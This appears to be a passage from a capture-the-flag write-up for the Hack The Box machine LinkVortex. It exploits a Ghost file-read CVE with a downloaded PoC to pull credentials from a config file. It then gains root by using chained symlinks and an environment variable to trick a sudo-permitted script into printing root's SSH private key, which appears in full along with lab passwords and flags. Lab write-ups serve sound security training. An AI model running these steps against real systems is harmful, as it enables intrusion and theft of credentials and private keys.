
I downloaded the PoC and tried it out

```
# Download the PoC
wget https://raw.githubusercontent.com/0xyassine/CVE-2023-40028/refs/heads/master/CVE-2023-40028.sh

# See how to use it
chmod +x CVE-2023-40028.sh
```

The exploit needs to be modified because I am not defining the URL in the command line arguments.
I harded coded them into the script then executed the exploit which is an LFI

```
# Run the exploit
./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
```


Screenshot Evidence



I listed users in the /etc/passwd file but was unable to get SSH keys for any users likely because of correct permissions
I checked the Ghost documentation looking for a config file that may have credential information or environment variables
REFERENCE: https://ghost.org/docs/config/

They listed a couple files I want to read
1. config.development.json
2. config.production.json


Screenshot Evidence



I checked my git repo for those files and it gave me a location

```
# Filter for those file names to identfiy location
grep -R 'config' ~/HTB/Boxes/LinkVortex/GitHack/dev.linkvortex.htb/*
```

Screenshot Evidence



I ran the exploit against that file and found another set of credentials

```
# CVE File Command
/var/lib/ghost/config.production.json
```


Username	Password
bob@linkvortex.htb	fibber-talented-worth

Screenshot Evidence

I was able to successfully login with those credentials and read the user flag

```
# SSH into device
ssh bob@linkvortex.htb
Password: fibber-talented-worth

# Read the user flag
cat ~/user.txt
#RESULTS
25955b985de29c1c9de0f4a7ce3969f0
```


Screenshot Evidence



I then used an SSH session in Metasploit and upgraded it to a Meterpreter

```
# Metasploit Commands
search ssh_login
use scanner/ssh/ssh_login
set USERNAME bob
set PASSWORD fibber-talented-worth
run -j
sessions -u 1
```

Screenshot Evidence




USER FLAG: 25955b985de29c1c9de0f4a7ce3969f0

PrivEsc

I checked my sudo permissions and see I am able to execute a bash script without a password as anyone including root

```
# Read sudo permissions
sudo -l

# Can execute below command
/usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

Screenshot Evidence



View the contents of the script `/opt/ghost/clean_symlink.sh`

```
# Read file
cat /opt/ghost/clean_symlink.sh
```

Screenshot Evidence

```
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
```

In the script I can see that absolute paths to commands are used so there would be no way to exploit a writeable PATH directory
The command rm is not used which we can check exploiting the use of wildcards in when there is no -- to indicate no more arguments specified.

I have to exploit what is in the script
Bob is the only user with a home directory so there will not be another user to compromise.
If the variable CHECK_CONTENT is true the script will return the contents of a file

```
# Vulnerable code
if $CHECK_CONTENT;then
  /usr/bin/echo "Content:"
  /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
fi
```

I will include that in my sudo command so when I run the script as root it has that environment variable
The LINK variable has to end in .png and is the first argument specified

If the root user has an SSH key in /root/.ssh/id_rsa I can create a symlink to it at tobor.png
I need to create another symlink with the .png file extension required by sudo creating tobor2.png.
The reason for this is the script checks to see if root is in the directory path and if it is does not perform the operation we want it to

I was able to successfully get the root private key

```
# Create a symlink for the root users private key file
ln -s /root/.ssh/id_rsa /home/bob/tobor.png

# Create another symlink to bypass the scripts detection of the root directory
ln -s /home/bob/tobor.png /home/bob/tobor2.png

# Run the script with sudo
sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/tobor2.png
```

Screenshot Evidence

```
bob@linkvortex:~$ ln -s /root/.ssh/id_rsa /home/bob/tobor.png
bob@linkvortex:~$ ln -s /home/bob/tobor.png /home/bob/tobor2.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/tobor2.png
Link found [ /home/bob/tobor2.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```


I created a file and added the private key into it called root-linkvortex.htb

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

I set the correct permissions on the key file and logged in to read the root flag

```
# Set permissions for ssh key
chmod 600 root-linkvortex.key

# SSH in
ssh root@linkvortex.htb -i root-linkvortex.key

# Read the root flag
cat /root/root.txt
# RESULTS
bc7cd67cb13638cd7d1b9674d264d333
```

Screenshot Evidence



ROOT FLAG: bc7cd67cb13638cd7d1b9674d264d333